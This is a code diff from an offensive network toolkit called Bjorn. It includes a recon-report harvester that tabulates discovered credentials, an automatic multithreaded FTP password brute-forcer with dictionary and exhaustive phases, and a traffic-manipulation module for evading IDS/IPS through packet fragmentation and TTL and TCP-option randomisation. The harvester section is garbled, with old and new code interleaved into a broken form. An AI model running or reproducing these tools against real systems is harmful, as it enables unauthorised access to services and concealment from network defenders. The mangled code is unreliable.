content += f"<td>{network.get('bssid', 'Unknown')}</td>"
|
||||
content += f"<td>{network.get('security', 'Unknown')}</td>"
|
||||
content += f"<td>{network.get('signal_strength', 'Unknown')}</td>"
|
||||
content += f"<td>{network.get('channel', 'Unknown')}</td></tr>"
|
||||
content += "</table>"
|
||||
sections.append({"title": "WiFi Networks", "content": content})
|
||||
|
||||
# Vulnerabilities Section
|
||||
if self.data['vulnerabilities']:
|
||||
content = "<h3>Discovered Vulnerabilities</h3>"
|
||||
for vuln_data in self.data['vulnerabilities']:
|
||||
content += "<table><tr><th>Type</th><th>Severity</th><th>Target</th><th>Description</th><th>Recommendation</th></tr>"
|
||||
for vuln in vuln_data.get('findings', []):
|
||||
severity_class = f"vuln-{vuln.get('severity', 'low').lower()}"
|
||||
content += f"<tr class='{severity_class}'>"
|
||||
content += f"<td>{vuln.get('type', 'Unknown')}</td>"
|
||||
content += f"<td>{vuln.get('severity', 'Unknown')}</td>"
|
||||
content += f"<td>{vuln.get('target', 'Unknown')}</td>"
|
||||
content += f"<td>{vuln.get('description', 'No description')}</td>"
|
||||
content += f"<td>{vuln.get('recommendation', 'No recommendation')}</td></tr>"
|
||||
content += "</table>"
|
||||
sections.append({"title": "Vulnerabilities", "content": content})
|
||||
|
||||
# Credentials Section
|
||||
if self.data['credentials']:
|
||||
content = "<h3>Discovered Credentials</h3>"
|
||||
content += "<table><tr><th>Type</th><th>Source</th><th>Service</th><th>Username</th><th>Timestamp</th></tr>"
|
||||
for cred_data in self.data['credentials']:
|
||||
for cred in cred_data.get('credentials', []):
|
||||
content += f"<tr><td>{cred.get('type', 'Unknown')}</td>"
|
||||
content += f"<td>{cred.get('source', 'Unknown')}</td>"
|
||||
content += f"<td>{cred.get('service', 'Unknown')}</td>"
|
||||
content += f"<td>{cred.get('username', 'Unknown')}</td>"
|
||||
content += f"<td>{cred.get('timestamp', 'Unknown')}</td></tr>"
|
||||
content += "</table>"
|
||||
sections.append({"title": "Credentials", "content": content})
|
||||
|
||||
# Generate HTML
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
html = template.render(
|
||||
timestamp=datetime.now().strftime("%Y-%m-%d %H:%M:%S"),
|
||||
sections=sections
|
||||
)
|
||||
|
||||
output_file = os.path.join(self.output_dir,
|
||||
f"report_{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')}.html")
|
||||
|
||||
with open(output_file, 'w') as f:
|
||||
f.write(html)
|
||||
|
||||
logging.info(f"HTML report saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error generating HTML report: {e}")
|
||||
|
||||
def generate_markdown_report(self):
|
||||
"""Generate Markdown format report."""
|
||||
try:
|
||||
md_content = [
|
||||
"# Bjorn Reconnaissance Report",
|
||||
f"Generated: {datetime.now().strftime('%Y-%m-%d %H:%M:%S')}\n"
|
||||
]
|
||||
|
||||
# Network Section
|
||||
if self.data['network']:
|
||||
md_content.append("## Network Information")
|
||||
for topology in self.data['network']:
|
||||
md_content.append(f"\nHosts discovered: {len(topology.get('hosts', []))}")
|
||||
md_content.append("\n| IP | MAC | Open Ports | Status |")
|
||||
md_content.append("|-------|-------|------------|---------|")
|
||||
for ip, data in topology.get('hosts', {}).items():
|
||||
ports = data.get('ports', [])
|
||||
mac = data.get('mac', 'Unknown')
|
||||
status = data.get('status', 'Unknown')
|
||||
md_content.append(f"| {ip} | {mac} | {', '.join(map(str, ports))} | {status} |")
|
||||
|
||||
# WiFi Section
|
||||
if self.data['wifi']:
|
||||
md_content.append("\n## WiFi Networks")
|
||||
md_content.append("\n| SSID | BSSID | Security | Signal | Channel |")
|
||||
md_content.append("|------|--------|-----------|---------|----------|")
|
||||
for wifi_data in self.data['wifi']:
|
||||
for network in wifi_data.get('networks', []):
|
||||
md_content.append(
|
||||
f"| {network.get('ssid', 'Unknown')} | "
|
||||
f"{network.get('bssid', 'Unknown')} | "
|
||||
f"{network.get('security', 'Unknown')} | "
|
||||
f"{network.get('signal_strength', 'Unknown')} | "
|
||||
f"{network.get('channel', 'Unknown')} |"
|
||||
)
|
||||
|
||||
# Vulnerabilities Section
|
||||
if self.data['vulnerabilities']:
|
||||
md_content.append("\n## Vulnerabilities")
|
||||
md_content.append("\n| Type | Severity | Target | Description | Recommendation |")
|
||||
md_content.append("|------|-----------|--------|-------------|----------------|")
|
||||
for vuln_data in self.data['vulnerabilities']:
|
||||
for vuln in vuln_data.get('findings', []):
|
||||
md_content.append(
|
||||
f"| {vuln.get('type', 'Unknown')} | "
|
||||
f"{vuln.get('severity', 'Unknown')} | "
|
||||
f"{vuln.get('target', 'Unknown')} | "
|
||||
f"{vuln.get('description', 'No description')} | "
|
||||
f"{vuln.get('recommendation', 'No recommendation')} |"
|
||||
)
|
||||
|
||||
# Credentials Section
|
||||
if self.data['credentials']:
|
||||
md_content.append("\n## Discovered Credentials")
|
||||
md_content.append("\n| Type | Source | Service | Username | Timestamp |")
|
||||
md_content.append("|------|---------|----------|-----------|------------|")
|
||||
for cred_data in self.data['credentials']:
|
||||
for cred in cred_data.get('credentials', []):
|
||||
md_content.append(
|
||||
f"| {cred.get('type', 'Unknown')} | "
|
||||
f"{cred.get('source', 'Unknown')} | "
|
||||
f"{cred.get('service', 'Unknown')} | "
|
||||
f"{cred.get('username', 'Unknown')} | "
|
||||
f"{cred.get('timestamp', 'Unknown')} |"
|
||||
)
|
||||
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
output_file = os.path.join(self.output_dir,
|
||||
f"report_{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')}.md")
|
||||
|
||||
with open(output_file, 'w') as f:
|
||||
f.write('\n'.join(md_content))
|
||||
|
||||
logging.info(f"Markdown report saved to {output_file}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error generating Markdown report: {e}")
|
||||
|
||||
|
||||
def generate_reports(self):
|
||||
"""Generate reports in all specified formats."""
|
||||
os.makedirs(self.output_dir, exist_ok=True)
|
||||
def _collect_data(self, input_dir):
|
||||
"""Scan directories for JSON findings."""
|
||||
categories = ['wifi', 'topology', 'webscan', 'packets', 'hashes']
|
||||
new_findings = 0
|
||||
|
||||
if 'json' in self.formats:
|
||||
self.generate_json_report()
|
||||
if 'html' in self.formats:
|
||||
self.generate_html_report()
|
||||
if 'md' in self.formats:
|
||||
self.generate_markdown_report()
|
||||
|
||||
def start_watching(self):
|
||||
"""Start watching for new data files."""
|
||||
class FileHandler(watchdog.events.FileSystemEventHandler):
|
||||
def __init__(self, harvester):
|
||||
self.harvester = harvester
|
||||
for cat in categories:
|
||||
cat_path = os.path.join(input_dir, cat)
|
||||
if not os.path.exists(cat_path): continue
|
||||
|
||||
def on_created(self, event):
|
||||
if event.is_directory:
|
||||
return
|
||||
if event.src_path.endswith('.json'):
|
||||
logging.info(f"New data file detected: {event.src_path}")
|
||||
self.harvester.collect_data()
|
||||
self.harvester.generate_reports()
|
||||
|
||||
self.observer = watchdog.observers.Observer()
|
||||
self.observer.schedule(FileHandler(self), self.input_dir, recursive=True)
|
||||
self.observer.start()
|
||||
for f_path in glob.glob(os.path.join(cat_path, "*.json")):
|
||||
if os.path.getmtime(f_path) > self.last_scan_time:
|
||||
try:
|
||||
with open(f_path, 'r', encoding='utf-8') as f:
|
||||
finds = json.load(f)
|
||||
with self.lock:
|
||||
self.data[cat].append(finds)
|
||||
new_findings += 1
|
||||
except: pass
|
||||
|
||||
try:
|
||||
while True:
|
||||
time.sleep(1)
|
||||
except KeyboardInterrupt:
|
||||
self.observer.stop()
|
||||
self.observer.join()
|
||||
if new_findings > 0:
|
||||
logger.info(f"FreyaHarvest: Collected {new_findings} new intelligence items.")
|
||||
self.shared_data.log_milestone(b_class, "DataHarvested", f"Found {new_findings} new items")
|
||||
|
||||
self.last_scan_time = time.time()
|
||||
|
||||
def execute(self):
|
||||
"""Execute the data collection and reporting process."""
|
||||
def _generate_report(self, output_dir, fmt):
|
||||
"""Generate consolidated findings report."""
|
||||
if not any(self.data.values()):
|
||||
return
|
||||
|
||||
ts = datetime.now().strftime("%Y%m%d_%H%M%S")
|
||||
os.makedirs(output_dir, exist_ok=True)
|
||||
|
||||
if fmt in ['json', 'all']:
|
||||
out_file = os.path.join(output_dir, f"intel_report_{ts}.json")
|
||||
with open(out_file, 'w') as f:
|
||||
json.dump(dict(self.data), f, indent=4)
|
||||
self.shared_data.log_milestone(b_class, "ReportGenerated", f"JSON: {os.path.basename(out_file)}")
|
||||
|
||||
if fmt in ['md', 'all']:
|
||||
out_file = os.path.join(output_dir, f"intel_report_{ts}.md")
|
||||
with open(out_file, 'w') as f:
|
||||
f.write(f"# Bjorn Intelligence Report - {ts}\n\n")
|
||||
for cat, items in self.data.items():
|
||||
f.write(f"## {cat.capitalize()}\n- Items: {len(items)}\n\n")
|
||||
self.shared_data.log_milestone(b_class, "ReportGenerated", f"MD: {os.path.basename(out_file)}")
|
||||
|
||||
def execute(self, ip, port, row, status_key) -> str:
|
||||
input_dir = getattr(self.shared_data, "freya_harvest_input", b_args["input_dir"]["default"])
|
||||
output_dir = getattr(self.shared_data, "freya_harvest_output", b_args["output_dir"]["default"])
|
||||
watch = getattr(self.shared_data, "freya_harvest_watch", True)
|
||||
fmt = getattr(self.shared_data, "freya_harvest_format", "all")
|
||||
timeout = int(getattr(self.shared_data, "freya_harvest_timeout", 600))
|
||||
|
||||
logger.info(f"FreyaHarvest: Starting data harvest from {input_dir}")
|
||||
self.shared_data.log_milestone(b_class, "Startup", "Monitoring intelligence directories")
|
||||
|
||||
start_time = time.time()
|
||||
try:
|
||||
logging.info("Starting data collection")
|
||||
|
||||
if self.clean:
|
||||
self.clean_directories()
|
||||
|
||||
# Initial data collection and report generation
|
||||
self.collect_data()
|
||||
self.generate_reports()
|
||||
|
||||
# Start watch mode if enabled
|
||||
if self.watch_mode:
|
||||
logging.info("Starting watch mode for new data")
|
||||
try:
|
||||
self.start_watching()
|
||||
except KeyboardInterrupt:
|
||||
logging.info("Watch mode stopped by user")
|
||||
finally:
|
||||
if self.observer:
|
||||
self.observer.stop()
|
||||
self.observer.join()
|
||||
|
||||
logging.info("Data collection and reporting completed")
|
||||
|
||||
while time.time() - start_time < timeout:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
|
||||
self._collect_data(input_dir)
|
||||
self._generate_report(output_dir, fmt)
|
||||
|
||||
# Progress
|
||||
elapsed = int(time.time() - start_time)
|
||||
prog = int((elapsed / timeout) * 100)
|
||||
self.shared_data.bjorn_progress = f"{prog}%"
|
||||
|
||||
if not watch:
|
||||
break
|
||||
|
||||
time.sleep(30) # Scan every 30s
|
||||
|
||||
self.shared_data.log_milestone(b_class, "Complete", "Harvesting session finished.")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error during execution: {e}")
|
||||
raise
|
||||
finally:
|
||||
# Ensure observer is stopped if watch mode was active
|
||||
if self.observer and self.observer.is_alive():
|
||||
self.observer.stop()
|
||||
self.observer.join()
|
||||
|
||||
def save_settings(input_dir, output_dir, formats, watch_mode, clean):
|
||||
"""Save settings to JSON file."""
|
||||
try:
|
||||
os.makedirs(DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {
|
||||
"input_dir": input_dir,
|
||||
"output_dir": output_dir,
|
||||
"formats": formats,
|
||||
"watch_mode": watch_mode,
|
||||
"clean": clean
|
||||
}
|
||||
with open(SETTINGS_FILE, 'w') as f:
|
||||
json.dump(settings, f)
|
||||
logging.info(f"Settings saved to {SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save settings: {e}")
|
||||
|
||||
def load_settings():
|
||||
"""Load settings from JSON file."""
|
||||
if os.path.exists(SETTINGS_FILE):
|
||||
try:
|
||||
with open(SETTINGS_FILE, 'r') as f:
|
||||
return json.load(f)
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load settings: {e}")
|
||||
return {}
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Data collection and organization tool")
|
||||
parser.add_argument("-i", "--input", default=DEFAULT_INPUT_DIR, help="Input directory to monitor")
|
||||
parser.add_argument("-o", "--output", default=DEFAULT_OUTPUT_DIR, help="Output directory for reports")
|
||||
parser.add_argument("-f", "--format", choices=['json', 'html', 'md', 'all'], default='all',
|
||||
help="Output format")
|
||||
parser.add_argument("-w", "--watch", action="store_true", help="Watch for new findings")
|
||||
parser.add_argument("-c", "--clean", action="store_true", help="Clean old data before processing")
|
||||
args = parser.parse_args()
|
||||
|
||||
settings = load_settings()
|
||||
input_dir = args.input or settings.get("input_dir")
|
||||
output_dir = args.output or settings.get("output_dir")
|
||||
formats = ['json', 'html', 'md'] if args.format == 'all' else [args.format]
|
||||
watch_mode = args.watch or settings.get("watch_mode", False)
|
||||
clean = args.clean or settings.get("clean", False)
|
||||
|
||||
save_settings(input_dir, output_dir, formats, watch_mode, clean)
|
||||
|
||||
harvester = FreyaHarvest(
|
||||
input_dir=input_dir,
|
||||
output_dir=output_dir,
|
||||
formats=formats,
|
||||
watch_mode=watch_mode,
|
||||
clean=clean
|
||||
)
|
||||
harvester.execute()
|
||||
logger.error(f"FreyaHarvest error: {e}")
|
||||
return "failed"
|
||||
|
||||
return "success"
|
||||
|
||||
if __name__ == "__main__":
|
||||
main()
|
||||
from init_shared import shared_data
|
||||
harvester = FreyaHarvest(shared_data)
|
||||
harvester.execute("0.0.0.0", None, {}, "freya_harvest")
|
||||
@@ -1,9 +1,9 @@
|
||||
"""
|
||||
ftp_bruteforce.py — FTP bruteforce (DB-backed, no CSV/JSON, no rich)
|
||||
- Cibles: (ip, port) par l’orchestrateur
|
||||
"""
|
||||
ftp_bruteforce.py — FTP bruteforce (DB-backed, no CSV/JSON, no rich)
|
||||
- Cibles: (ip, port) par l’orchestrateur
|
||||
- IP -> (MAC, hostname) via DB.hosts
|
||||
- Succès -> DB.creds (service='ftp')
|
||||
- Conserve la logique d’origine (queue/threads, sleep éventuels, etc.)
|
||||
- Succès -> DB.creds (service='ftp')
|
||||
- Conserve la logique d’origine (queue/threads, sleep éventuels, etc.)
|
||||
"""
|
||||
|
||||
import os
|
||||
@@ -15,6 +15,7 @@ from queue import Queue
|
||||
from typing import List, Dict, Tuple, Optional
|
||||
|
||||
from shared import SharedData
|
||||
from actions.bruteforce_common import ProgressTracker, merged_password_plan
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="ftp_bruteforce.py", level=logging.DEBUG)
|
||||
@@ -27,7 +28,7 @@ b_parent = None
|
||||
b_service = '["ftp"]'
|
||||
b_trigger = 'on_any:["on_service:ftp","on_new_port:21"]'
|
||||
b_priority = 70
|
||||
b_cooldown = 1800, # 30 minutes entre deux runs
|
||||
b_cooldown = 1800 # 30 minutes entre deux runs
|
||||
b_rate_limit = '3/86400' # 3 fois par jour max
|
||||
|
||||
class FTPBruteforce:
|
||||
@@ -43,22 +44,21 @@ class FTPBruteforce:
|
||||
return self.ftp_bruteforce.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""Point d’entrée orchestrateur (retour 'success' / 'failed')."""
|
||||
"""Point d'entrée orchestrateur (retour 'success' / 'failed')."""
|
||||
self.shared_data.bjorn_orch_status = "FTPBruteforce"
|
||||
# comportement original : un petit délai visuel
|
||||
time.sleep(5)
|
||||
self.shared_data.comment_params = {"user": "?", "ip": ip, "port": str(port)}
|
||||
logger.info(f"Brute forcing FTP on {ip}:{port}...")
|
||||
success, results = self.bruteforce_ftp(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
|
||||
class FTPConnector:
|
||||
"""Gère les tentatives FTP, persistance DB, mapping IP→(MAC, Hostname)."""
|
||||
"""Gère les tentatives FTP, persistance DB, mapping IP→(MAC, Hostname)."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
# Wordlists inchangées
|
||||
# Wordlists inchangées
|
||||
self.users = self._read_lines(shared_data.users_file)
|
||||
self.passwords = self._read_lines(shared_data.passwords_file)
|
||||
|
||||
@@ -69,6 +69,7 @@ class FTPConnector:
|
||||
self.lock = threading.Lock()
|
||||
self.results: List[List[str]] = [] # [mac, ip, hostname, user, password, port]
|
||||
self.queue = Queue()
|
||||
self.progress = None
|
||||
|
||||
# ---------- util fichiers ----------
|
||||
@staticmethod
|
||||
@@ -112,10 +113,11 @@ class FTPConnector:
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# ---------- FTP ----------
|
||||
def ftp_connect(self, adresse_ip: str, user: str, password: str) -> bool:
|
||||
def ftp_connect(self, adresse_ip: str, user: str, password: str, port: int = 21) -> bool:
|
||||
timeout = float(getattr(self.shared_data, "ftp_connect_timeout_s", 3.0))
|
||||
try:
|
||||
conn = FTP()
|
||||
conn.connect(adresse_ip, 21)
|
||||
conn.connect(adresse_ip, port, timeout=timeout)
|
||||
conn.login(user, password)
|
||||
try:
|
||||
conn.quit()
|
||||
@@ -171,14 +173,17 @@ class FTPConnector:
|
||||
|
||||
adresse_ip, user, password, mac_address, hostname, port = self.queue.get()
|
||||
try:
|
||||
if self.ftp_connect(adresse_ip, user, password):
|
||||
if self.ftp_connect(adresse_ip, user, password, port=port):
|
||||
with self.lock:
|
||||
self.results.append([mac_address, adresse_ip, hostname, user, password, port])
|
||||
logger.success(f"Found credentials IP:{adresse_ip} | User:{user}")
|
||||
self.shared_data.comment_params = {"user": user, "ip": adresse_ip, "port": str(port)}
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
finally:
|
||||
if self.progress is not None:
|
||||
self.progress.advance(1)
|
||||
self.queue.task_done()
|
||||
|
||||
# Pause configurable entre chaque tentative FTP
|
||||
@@ -187,46 +192,54 @@ class FTPConnector:
|
||||
|
||||
|
||||
def run_bruteforce(self, adresse_ip: str, port: int):
|
||||
self.results = []
|
||||
mac_address = self.mac_for_ip(adresse_ip)
|
||||
hostname = self.hostname_for_ip(adresse_ip) or ""
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords) + 1 # (logique d'origine conservée)
|
||||
if len(self.users) * len(self.passwords) == 0:
|
||||
dict_passwords, fallback_passwords = merged_password_plan(self.shared_data, self.passwords)
|
||||
total_tasks = len(self.users) * (len(dict_passwords) + len(fallback_passwords))
|
||||
if total_tasks == 0:
|
||||
logger.warning("No users/passwords loaded. Abort.")
|
||||
return False, []
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
self.progress = ProgressTracker(self.shared_data, total_tasks)
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
thread_count = min(40, max(1, len(self.users) * len(self.passwords)))
|
||||
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
def run_phase(passwords):
|
||||
phase_tasks = len(self.users) * len(passwords)
|
||||
if phase_tasks == 0:
|
||||
return
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
try:
|
||||
self.queue.get_nowait()
|
||||
self.queue.task_done()
|
||||
except Exception:
|
||||
break
|
||||
break
|
||||
for user in self.users:
|
||||
for password in passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
threads = []
|
||||
thread_count = min(8, max(1, phase_tasks))
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
return success_flag[0], self.results
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
try:
|
||||
run_phase(dict_passwords)
|
||||
if (not success_flag[0]) and fallback_passwords and not self.shared_data.orchestrator_should_exit:
|
||||
logger.info(
|
||||
f"FTP dictionary phase failed on {adresse_ip}:{port}. "
|
||||
f"Starting exhaustive fallback ({len(fallback_passwords)} passwords)."
|
||||
)
|
||||
run_phase(fallback_passwords)
|
||||
self.progress.set_complete()
|
||||
return success_flag[0], self.results
|
||||
finally:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
|
||||
# ---------- persistence DB ----------
|
||||
def save_results(self):
|
||||
@@ -266,3 +279,4 @@ if __name__ == "__main__":
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
exit(1)
|
||||
|
||||
|
||||
@@ -1,318 +1,167 @@
|
||||
# Stealth operations module for IDS/IPS evasion and traffic manipulation.a
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/heimdall_guard_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -i, --interface Network interface to use (default: active interface).
|
||||
# -m, --mode Operating mode (timing, random, fragmented, all).
|
||||
# -d, --delay Base delay between operations in seconds (default: 1).
|
||||
# -r, --randomize Randomization factor for timing (default: 0.5).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/stealth).
|
||||
#!/usr/bin/env python3
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
heimdall_guard.py -- Stealth operations and IDS/IPS evasion for BJORN.
|
||||
Handles packet fragmentation, timing randomization, and TTL manipulation.
|
||||
Requires: scapy.
|
||||
"""
|
||||
|
||||
import os
|
||||
import json
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import random
|
||||
import time
|
||||
import socket
|
||||
import struct
|
||||
import threading
|
||||
from scapy.all import *
|
||||
import datetime
|
||||
|
||||
from collections import deque
|
||||
from typing import Any, Dict, List, Optional
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
|
||||
try:
|
||||
from scapy.all import IP, TCP, Raw, send, conf
|
||||
HAS_SCAPY = True
|
||||
except ImportError:
|
||||
HAS_SCAPY = False
|
||||
IP = TCP = Raw = send = conf = None
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="heimdall_guard.py")
|
||||
|
||||
# -------------------- Action metadata --------------------
|
||||
b_class = "HeimdallGuard"
|
||||
b_module = "heimdall_guard"
|
||||
b_enabled = 0
|
||||
b_status = "heimdall_guard"
|
||||
b_port = None
|
||||
b_service = "[]"
|
||||
b_trigger = "on_start"
|
||||
b_parent = None
|
||||
b_action = "stealth"
|
||||
b_priority = 10
|
||||
b_cooldown = 0
|
||||
b_rate_limit = None
|
||||
b_timeout = 1800
|
||||
b_max_retries = 1
|
||||
b_stealth_level = 10 # This IS the stealth module
|
||||
b_risk_level = "low"
|
||||
b_enabled = 1
|
||||
b_tags = ["stealth", "evasion", "pcap", "network"]
|
||||
b_category = "defense"
|
||||
b_name = "Heimdall Guard"
|
||||
b_description = "Advanced stealth module that manipulates traffic to evade IDS/IPS detection."
|
||||
b_author = "Bjorn Team"
|
||||
b_version = "2.0.3"
|
||||
b_icon = "HeimdallGuard.png"
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/stealth"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "heimdall_guard_settings.json")
|
||||
b_args = {
|
||||
"interface": {
|
||||
"type": "text",
|
||||
"label": "Interface",
|
||||
"default": "eth0"
|
||||
},
|
||||
"mode": {
|
||||
"type": "select",
|
||||
"label": "Stealth Mode",
|
||||
"choices": ["timing", "fragmented", "all"],
|
||||
"default": "all"
|
||||
},
|
||||
"delay": {
|
||||
"type": "number",
|
||||
"label": "Base Delay (s)",
|
||||
"min": 0.1,
|
||||
"max": 10.0,
|
||||
"step": 0.1,
|
||||
"default": 1.0
|
||||
}
|
||||
}
|
||||
|
||||
class HeimdallGuard:
|
||||
def __init__(self, interface, mode='all', base_delay=1, random_factor=0.5, output_dir=DEFAULT_OUTPUT_DIR):
|
||||
self.interface = interface
|
||||
self.mode = mode
|
||||
self.base_delay = base_delay
|
||||
self.random_factor = random_factor
|
||||
self.output_dir = output_dir
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.packet_queue = deque()
|
||||
self.active = False
|
||||
self.lock = threading.Lock()
|
||||
|
||||
# Statistics
|
||||
self.stats = {
|
||||
'packets_processed': 0,
|
||||
'packets_fragmented': 0,
|
||||
'timing_adjustments': 0
|
||||
}
|
||||
|
||||
def initialize_interface(self):
|
||||
"""Configure network interface for stealth operations."""
|
||||
try:
|
||||
# Disable NIC offloading features that might interfere with packet manipulation
|
||||
commands = [
|
||||
f"ethtool -K {self.interface} tso off", # TCP segmentation offload
|
||||
f"ethtool -K {self.interface} gso off", # Generic segmentation offload
|
||||
f"ethtool -K {self.interface} gro off", # Generic receive offload
|
||||
f"ethtool -K {self.interface} lro off" # Large receive offload
|
||||
]
|
||||
|
||||
for cmd in commands:
|
||||
try:
|
||||
subprocess.run(cmd.split(), check=True)
|
||||
except subprocess.CalledProcessError:
|
||||
logging.warning(f"Failed to execute: {cmd}")
|
||||
|
||||
logging.info(f"Interface {self.interface} configured for stealth operations")
|
||||
return True
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to initialize interface: {e}")
|
||||
return False
|
||||
|
||||
def calculate_timing(self):
|
||||
"""Calculate timing delays with randomization."""
|
||||
base = self.base_delay
|
||||
variation = self.random_factor * base
|
||||
return max(0, base + random.uniform(-variation, variation))
|
||||
|
||||
def fragment_packet(self, packet, mtu=1500):
|
||||
"""Fragment packets to avoid detection patterns."""
|
||||
try:
|
||||
if IP in packet:
|
||||
# Fragment IP packets
|
||||
frags = []
|
||||
def _fragment_packet(self, packet, mtu=1400):
|
||||
"""Fragment IP packets to bypass strict IDS rules."""
|
||||
if IP in packet:
|
||||
try:
|
||||
payload = bytes(packet[IP].payload)
|
||||
header_length = len(packet) - len(payload)
|
||||
max_size = mtu - header_length
|
||||
|
||||
# Create fragments
|
||||
max_size = mtu - 40 # conservative
|
||||
frags = []
|
||||
offset = 0
|
||||
while offset < len(payload):
|
||||
frag_size = min(max_size, len(payload) - offset)
|
||||
frag_payload = payload[offset:offset + frag_size]
|
||||
|
||||
# Create fragment packet
|
||||
frag = packet.copy()
|
||||
frag[IP].flags = 'MF' if offset + frag_size < len(payload) else 0
|
||||
frag[IP].frag = offset // 8
|
||||
frag[IP].payload = Raw(frag_payload)
|
||||
|
||||
frags.append(frag)
|
||||
offset += frag_size
|
||||
|
||||
chunk = payload[offset:offset + max_size]
|
||||
f = packet.copy()
|
||||
f[IP].flags = 'MF' if offset + max_size < len(payload) else 0
|
||||
f[IP].frag = offset // 8
|
||||
f[IP].payload = Raw(chunk)
|
||||
frags.append(f)
|
||||
offset += max_size
|
||||
return frags
|
||||
return [packet]
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error fragmenting packet: {e}")
|
||||
return [packet]
|
||||
|
||||
def randomize_ttl(self, packet):
|
||||
"""Randomize TTL values to avoid fingerprinting."""
|
||||
if IP in packet:
|
||||
ttl_values = [32, 64, 128, 255] # Common TTL values
|
||||
packet[IP].ttl = random.choice(ttl_values)
|
||||
return packet
|
||||
|
||||
def modify_tcp_options(self, packet):
|
||||
"""Modify TCP options to avoid fingerprinting."""
|
||||
if TCP in packet:
|
||||
# Common window sizes
|
||||
window_sizes = [8192, 16384, 32768, 65535]
|
||||
packet[TCP].window = random.choice(window_sizes)
|
||||
|
||||
# Randomize TCP options
|
||||
tcp_options = []
|
||||
|
||||
# MSS option
|
||||
mss_values = [1400, 1460, 1440]
|
||||
tcp_options.append(('MSS', random.choice(mss_values)))
|
||||
|
||||
# Window scale
|
||||
if random.random() < 0.5:
|
||||
tcp_options.append(('WScale', random.randint(0, 14)))
|
||||
|
||||
# SACK permitted
|
||||
if random.random() < 0.5:
|
||||
tcp_options.append(('SAckOK', ''))
|
||||
|
||||
packet[TCP].options = tcp_options
|
||||
|
||||
return packet
|
||||
|
||||
def process_packet(self, packet):
|
||||
"""Process a packet according to stealth settings."""
|
||||
processed_packets = []
|
||||
|
||||
try:
|
||||
if self.mode in ['all', 'fragmented']:
|
||||
fragments = self.fragment_packet(packet)
|
||||
processed_packets.extend(fragments)
|
||||
self.stats['packets_fragmented'] += len(fragments) - 1
|
||||
else:
|
||||
processed_packets.append(packet)
|
||||
|
||||
# Apply additional stealth techniques
|
||||
final_packets = []
|
||||
for pkt in processed_packets:
|
||||
pkt = self.randomize_ttl(pkt)
|
||||
pkt = self.modify_tcp_options(pkt)
|
||||
final_packets.append(pkt)
|
||||
|
||||
self.stats['packets_processed'] += len(final_packets)
|
||||
return final_packets
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error processing packet: {e}")
|
||||
return [packet]
|
||||
|
||||
def send_packet(self, packet):
|
||||
"""Send packet with timing adjustments."""
|
||||
try:
|
||||
if self.mode in ['all', 'timing']:
|
||||
delay = self.calculate_timing()
|
||||
time.sleep(delay)
|
||||
self.stats['timing_adjustments'] += 1
|
||||
|
||||
send(packet, iface=self.interface, verbose=False)
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error sending packet: {e}")
|
||||
|
||||
def packet_processor_thread(self):
|
||||
